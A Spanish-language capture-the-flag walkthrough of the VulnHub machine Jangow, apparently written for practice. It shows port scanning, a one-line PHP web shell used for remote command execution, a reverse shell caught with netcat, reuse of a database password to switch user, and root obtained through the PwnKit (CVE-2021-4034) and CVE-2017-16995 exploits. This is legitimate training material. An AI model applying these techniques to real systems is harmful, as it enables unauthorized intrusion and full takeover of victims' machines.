Jangow

#Vulnhub-machines

Dificultad: **Easy**
Link: https://www.vulnhub.com/entry/jangow-101,754/

```
❯ arp-scan -I enp0s8 --localnet --ignoredups
Interface: enp0s8, type: EN10MB, MAC: 08:00:27:14:2d:1c, IPv4: 10.10.10.4
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.10.10.3      08:00:27:68:8a:01       PCS Systemtechnik GmbH
10.10.10.11     08:00:27:3e:43:b6       PCS Systemtechnik GmbH
```

Iniciamos con un escaneo de nuestra red local para identificar la dirección IP de la maquina victima.


```
nmap -p- -n -Pn --open -vvv -sS 10.10.10.11 -oG allPorts
```


```
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:3E:43:B6 (Oracle VirtualBox virtual NIC)
```

```
nmap -p21,80 -sC -sV 10.10.10.11 -oN targeted
```


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:3E:43:B6 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix
```

Luego realizamos un escaneo de puertos con **nmap**.





Bien, podemos ejecutar comandos de forma remota. Lo siguiente seria obtener una reverse shell.



```
❯ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.11] 35624
bash: cannot set terminal process group (2763): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$
```

```
www-data@jangow01:/var/www/html/site$ cat busque.php
<?php system($_GET['buscar']); ?>
```

Este es el script en php que se esta ejecutando en la web, con el cual podemos ejecutar comandos a nivel de sistema de forma remota.

```
www-data@jangow01:/var/www/html/site/wordpress$ cat config.php
<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>
www-data@jangow01:/var/www/html/site/wordpress$
```

Dentro de la config.php en la carpeta wordpress hay unas credenciales pertenecientes a una base de datos mysql. Intentamos ingresar pero sin éxito.

```
www-data@jangow01:/home$ ls
jangow01
www-data@jangow01:/home$ ls -la
total 12
drwxr-xr-x  3 root     root      4096 Oct 31  2021 .
drwxr-xr-x 24 root     root      4096 Jun 10  2021 ..
drwxr-xr-x  4 jangow01 desafio02 4096 Jun 10  2021 jangow01
www-data@jangow01:/home$ cd jangow01/
www-data@jangow01:/home/jangow01$ ls
user.txt
www-data@jangow01:/home/jangow01$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
```

Encontramos la primer flag.

```
www-data@jangow01:/home$ su jangow01
Password:
jangow01@jangow01:/home$
```

```
jangow01@jangow01:/var$ id
uid=1000(jangow01) gid=1000(desafio02) grupos=1000(desafio02)
```

Conseguimos convertirnos en el usuario jangow01 colocando como contraseña la misma que se encontraba en el archivo config.php

```
jangow01@jangow01:/script$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/at
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/ubuntu-core-launcher
/usr/bin/sudo
/usr/bin/gpasswd
/bin/fusermount
/bin/ping
/bin/su
/bin/ntfs-3g
/bin/umount
/bin/ping6
/bin/mount
```

Buscamos por archivos con permiso **SUID**, y dentro de la lista vemos que esta el binario **pkexec**.

Vulnerabilidad en polkit's pkexec (CVE-2021-4034)

Se encontró una vulnerabilidad de escalada de privilegios local en la utilidad pkexec de polkit. La aplicación pkexec es una herramienta setuid diseñada para permitir a usuarios sin privilegios ejecutar comandos como usuarios privilegiados de acuerdo con políticas predefinidas. La versión actual de pkexec no maneja correctamente el recuento de parámetros de llamada y termina intentando ejecutar variables de entorno como comandos. Un atacante puede aprovechar esto creando variables de entorno de tal manera que induzcan a pkexec a ejecutar código arbitrario. Cuando se ejecuta con éxito, el ataque puede provocar una escalada de privilegios locales otorgando a los usuarios sin privilegios derechos administrativos en la máquina de destino.

https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2021-4034

PwnKit

Self-contained exploit for CVE-2021-4034 - Pkexec Local Privilege Escalation

exploit: https://github.com/ly4k/PwnKit

Nos clonamos este repositorio y a traves del servicio **ftp**, transferimos el binario **PwnKit** a la maquina victima.

```
❯ ftp 10.10.10.11
Connected to 10.10.10.11.
220 (vsFTPd 3.0.3)
Name (10.10.10.11:rolo): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> cd /tmp
250 Directory successfully changed.
```


```
ftp> put PwnKit
local: PwnKit remote: PwnKit
229 Entering Extended Passive Mode (|||14152|)
150 Ok to send data.
100% |***************************************************| 18040
226 Transfer complete.
18040 bytes sent in 00:00 (1.51 MiB/s)
```

```
chmod +x PwnKit
```

Otorgamos permisos de ejecucion.

```
jangow01@jangow01:/tmp$ ./PwnKit
root@jangow01:/tmp# whoami
root
root@jangow01:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1000(desafio02)
root@jangow01:/tmp#
```

Ejecutamos el exploit y conseguimos escalar nuestro privilegio.



Segundo método

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

EDB-ID:	CVE:
45010	2017-16995

Vulnerabilidad en el kernel de Linux en la función check_alu_op en kernel/bpf/verifier.c (CVE-2017-16995)

La función check_alu_op en kernel/bpf/verifier.c en el kernel de Linux, hasta la versión 4.4, permite que los usuarios locales provoquen una denegación de servicio (corrupción de memoria) o, posiblemente, causen otros impactos no especificados aprovechando una extensión de señal incorrecta

https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2017-16995

```
jangow01@jangow01:/tmp$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.1 LTS
Release:        16.04
Codename:       xenial
jangow01@jangow01:/tmp$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
jangow01@jangow01:/tmp$
```

```
❯ searchsploit 45010
---------------------------------------------------------- ----------------------
 Exploit Title                                            |  Path
---------------------------------------------------------- ----------------------
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Pr | linux/local/45010.c
---------------------------------------------------------- ----------------------
```

Buscamos el exploit y lo descargamos en nuestra maquina atacante.

```
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||9387|)
150 Ok to send data.
100% |*****************************************
226 Transfer complete.
13176 bytes sent in 00:00 (1.40 MiB/s)
ftp>
```

Lo transferimos a traves del servicio ftp.

```
gcc 45010.c -o exploit
```

Compilamos.

```
jangow01@jangow01:/tmp$ ./exploit
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003a6fb000
[*] Leaking sock struct from ffff88003819a000
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880033b4ec00
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880033b4ec00
[*] credentials patched, launching shell...
# whoami
root
# id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
#
```

Y listo, ya somos el usuario **root**.